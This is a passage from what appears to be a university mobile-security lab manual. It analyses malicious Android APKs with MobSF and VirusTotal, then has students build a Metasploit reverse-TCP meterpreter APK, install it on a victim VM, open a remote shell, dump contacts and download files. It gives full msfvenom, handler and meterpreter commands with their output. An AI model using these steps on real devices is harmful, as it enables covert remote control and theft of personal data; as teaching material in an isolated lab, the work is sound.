                if (len1 == -1) {
                    fos.close();
                    is.close();
                    return;
                }
                fos.write(buffer, 0, len1);
            }
        } catch (IOException e) {
            Log.d("download123", new StringBuilder().append(e).toString());
        }
    }
```

If we continue to look at Server Location, Domain Malware Check and URLs sections, we can know more about the external link which the app send requests to:

[3] `.smali` is a human-readable dex format used in Android's Java VM implementation. But we do not recommend reading this low-level representation here. More information about it can be found in https://github.com/JesusFreke/smali



The URL `http://dl.dropbox.com/u/87265868/srv.txt` with domain `dl.dropbox.com` has a geolocation listed above and still works now.

All the analysis results matches the malicious behaviors that `Dropdialer.apk` is designed for.

Deliverable 2

Please analyze the `reverse_tcp.apk` with MobSF and

1. list out what dangerous permissions are required by this app?
2. list out what potential malicious behavious may be perfomed by this app?

Answer 2

1. `ACCESS_COARSE_LOCATION`, `ACCESS_FINE_LOCATION`, `CALL_PHONE`, `CAMERA`, `READ_CALL_LOG`, `READ_CONTACTS`, `READ_PHONE_STATE`, `READ_SMS`, `RECEIVE_SMS`, `RECORD_AUDIO`, `SEND_SMS`, `WRITE_CALL_LOG`, `WRITE_CONTACTS`, `WRITE_EXTERNAL_STORAGE`, `WRITE_SETTINGS`
2. 7 behaviors in QUARK ANALYSIS:
   - Acquire lock on Power Manager
   - Get absolute path of the file and store in string
   - Hide the current app's icon

- Instantiate new object using reflection, possibly used for dexClassLoader
- Load external class
- Method reflection
- Monitor the general action to be performed

4.4 VirusTotal: Online Tool


Though FlowDroid and MosBF can detect some potential malicious codes by static analysis, many malicious behaviors still remain undetected before runtime. VirusTotal is an online web application that aggregates many antivirus products and online scan engines to check for malicious behaviors in user's uploaded `apk` files. Besides, it also applies dynamic analysis for malwares using Cuckoo sandbox.

> **Warning:** You must first register an account on virustotal and log in, otherwise the dynamic analysis may not launch.


For example, `Obad.A.apk`[7] is a sophisticated Android malware, it

- sends SMS to premium-rate numbers;
- downloads other malware programs, installs them on the infected device and/or send them further via Bluetooth;
- is remotely performed by commands in the console
- is of highly complexity and exploits a number of unpublished vulnerabilities (at that time, 2014)

We open the VirusTotal offical website: www.virustotal.com and upload `Obad.A.apk`



The result report comes up soon, it is definitely classified as malware by thoses scanners listed on Detection panel:



In Details panel, it also gives similar brief results with MobSF, let's skip it and move to Relation panel:

Contacted URLs

Scanned	Detections	URL
2015-05-19	2 / 63	http://www.androfox.com/load.php


Contacted Domains

Domain	Detections	Created	Registrar
www.google.com	1 / 86	1997-09-15	MarkMonitor Inc.
www.androfox.com	0 / 87	2018-03-20	NAMECHEAP INC
parkingpage.namecheap.com	1 / 87	2000-08-11	ENOM, INC.
mtalk4.google.com	0 / 85	1997-09-15	MarkMonitor Inc.
android.clients.google.com	0 / 86	1997-09-15	MarkMonitor Inc.


Contacted IP Addresses

IP	Detections	Autonomous System	Country
198.54.117.212	0 / 87	22612	US
198.54.117.211	0 / 87	22612	US
198.54.117.218	1 / 87	22612	US
198.54.117.210	1 / 87	22612	US
198.54.117.216	0 / 87	22612	US
198.54.117.215	0 / 87	22612	US
198.54.117.217	1 / 87	22612	US
216.58.213.164	0 / 87	15169	US
216.58.213.68	0 / 87	15169	US


Because VirusTotal first calculate hash value and check if the app was uploaded by users before, if it was scanned before, it directly shows the existing results. We can see what domains or IP address the app contacted when it was executed in a sandbox. It also gives a graph summary about what files and addresses the app is related to when running:



For more detailed run-time behaviors of this app, we can move to Behaviors panel:


DETECTION
DETAILS
RELATIONS
BEHAVIOR
VirusTotal Droidy
4
Behavior Tags
reflection
telephony
Network Communication
HTTP Requests
+ http://www.androfox.com/load.php
DNS Resolutions
+ parkingpage.namecheap.com
+ www.androfox.com
+ www.google.com
+ www.google.com
IP Traffic
198.54.117.212:80 (TCP)
198.54.117.211:80 (TCP)
198.54.117.218:80 (TCP)
198.54.117.210:80 (TCP)
198.54.117.216:80 (TCP)
198.54.117.215:80 (TCP)
198.54.117.217:80 (TCP)
File System Actions

It recorded all network communications and file system actions, we also notice that the app executed very dangerous shell commands



By the way, you can also review the comments about this app, which are posted by other users in Community panel.

Deliverable 3

Please analyze `reverse_tcp` with VirusTotal and describe what IP address it will contact in runtime as well as other behaviors? Give a screenshoot.

Answer 3

Actually, it depends.

VirusTotal Droidy 2

Network Communication

IP Traffic

141.210.133.38:4444 (TCP)

Process And Service Actions

Services Opened

com.metasploit.stage.MainService (com.metasploit.stage)

com.google.android.gms.games.service.GamesIntentService (com.google.android.gms)

com.google.android.gms.people.service.bg.PeopleBackgroundTasks (com.google.android.gms)

Dataset Actions

System Property Lookups

debug.force_rtl

debug.second-display.pkg

CHAPTER

FIVE

LAB 7: DEVELOPING MOBILE MALWARE

5.1 Set-up

Note: In this lab, we need to set up two VMs: an attacker (Ubuntu 20.04) and a victim (Android 7.1.1), please make sure they are using the **same subnet**. On the attacker, all environments are pre-built in the Docker container: yangzhou301/lab7:latest, in which `/root/volume` is the shared folder between the host Ubuntu and the container. You should keep the output `tcp_reverse.apk` that is generated in this lab on your host VM for the further usage in Lab 6.

Attacker: Ubuntu

IP address: `10.9.0.6`

Tip: `10.9.0.6` is just an **example** in this manual, you have to determine your actual IP address by `ifconfig` command.

Pull the Docker image for this lab

```
$ docker pull yangzhou301/lab6
```

Open the folder for this lab and check if `volume` folder in it:

```
$ cd $HOME/lab7
# volume
```

Start the container using the shared `volume` and network with the host:

```
$ docker run --rm -it --network host -v $HOME/lab7/volume:/root/volume yangzhou301/
↪lab7
```

It brings you to the `/bin/bash` at `/root` directory of the container.

Victim: Android

IP address: `10.9.0.5`

Tip: `10.9.0.5` is just an **example** in this manual, you have to determine your actual IP address by `ifconfig` command after launching Terminal Emulator app.

Run the Android VM.

5.2 Explore Metasploit

Metasploit is a powerful Android penetration testing framework, which can be used to create some simple android malwares.

First, we search all modules in Metasploit to find out those modules for Android exploits.

```
$ msfconsole
msf >  search type:payload platform:android
```

We can see numerous exploits in Metasploit for hacking Android listed in the outputs. In this lab, we select the most commonly known and stable payload, "reversed TCP", to perform the hacking, which established TCP connection between the attacker and the victim and the attacker can get a reversed shell to control it.

Create a reverse-TCP payload[1] `apk`

```
msf > msfvenom -p android/meterpreter/reverse_tcp LHOST=10.9.0.6 LPORT=4444 -f raw -o␣
↪volume/reverse_tcp.apk
```

We can check `volume` (both on host and container) to see if it constructs successfully:

```
msf > ls volume
```

Then, send the generated `reverse_tcp.apk` to the vicitm Android VM and install it:

```
msf > adb connect 10.9.0.5
msf > adb install volume/reverse_tcp.apk
# disconnect to avoid noise in traffic monitor
msf > adb disconnect
```

Warning: If `adb` connect fails, please use `ifconfig` to check if the victim and the attacker share the same subnet. If they are, but `adb` reports error as "No route to host", and when you `ping` each other it gives the error message "Destination Network / Host unreachable", maybe some network interface created by other containers before occupies the ip address of gateway/router `10.9.0.1`, run

```
$ docker network prune
```


to remove them and retry `adb connect` command above.

Start a handler to listen on port 4444 of the attacker VM:

[1] https://www.hackers-arise.com/post/2018/07/06/metasploit-basics-part-13-exploiting-android-mobile-devices

```
msf > use exploit/multi/handler
msf > set payload android/meterpreter/reverse_tcp
msf > set lhost 10.9.0.6
msf > set lport 4444
msf > exploit
```

From the victim Android, we start the installed app `MainActivity`



Warning: No obvious response after double-clicking, but actually it is running in the background.

Then we can see the session information from the attacker VM:

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.9.0.6
lhost => 10.9.0.6
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.9.0.6:4444
[*] Sending stage (77015 bytes) to 10.9.0.5
[*] Meterpreter session 1 opened (10.9.0.6:4444 -> 10.9.0.5:52762) at 2021-07-2
9 01:21:12 +0000

meterpreter >
```

Now, we get the `meterpreter` console.

5.2.1 Basic Commands

Check if the device is rooted

```
meterpreter > check_root
```

See the current directory where you are

```
meterpreter > pwd
/data/user/0/com.metasploit.stage/files
```

Dump all contacts

```
meterpreter > dump_contacts
[*] Fetching 5 contacts into list
[*] Contacts list saved to: contacts_dump_20210729033039.txt
```

If you want to view the dumped contacts information, exit `meterpreter` by `exit` and use `cat` to check:

```
[*] 10.9.0.5 - Meterpreter session 1 closed.  Reason: Died
msf6 exploit(multi/handler) > cat contacts_dump_20210729033703.txt
[*] exec: cat contacts_dump_20210729033703.txt


======================
[+] Contacts list dump
======================

Date: 2021-07-29 03:37:03.361304817 +0000
OS: Android 7.1.2 - Linux 4.9.194-android-x86_64-gdcaac9a77ef9 (x86_64)
Remote IP: 10.9.0.5
Remote Port: 53078

#1
Name    : Alice
Number  : (403) 210-2122
Email   : alice@hogwarts.edu

#2
Name    : Bobby
Number  : (404) 789-2313
Email   : bobby@hogwarts.edu

#3
Name    : Ryan
Number  : (210) 096-6287
Email   : ryan@hogwarts.edu
```

Then run `sessions -i 1` to restore the session.

See also:

More commands can be found by:

```
meterpreter > help
```

Or see the Metasploit Cheat Sheet

5.3 Task: steal sensitive files

For example, get the DNS configurations on the victim mobile:

```
meterpreter > cat /etc/hosts
127.0.0.1       localhost
::1             ip6-localhost
```


Download it to the attacker machine

```
meterpreter > download /etc/hosts
```

5.4 Monitor Traffic

Launch `Wireshark` from desktop home bar.

When starting an `exploit` in *Explore Metasploits*, `Wireshark` captures the TCP traffic between the attacker and the victim. For example, here are the packets that the TCP connection establishes and transfers some encoded data(Note that `10.9.0.6:4444` is the malicious host):



Important: Don't delete the `reverse_tcp.apk` created in this lab, we will use it in the following labs.

CHAPTER

SIX

LAB 8: APPS SQL INJECTION AND DEFENSE

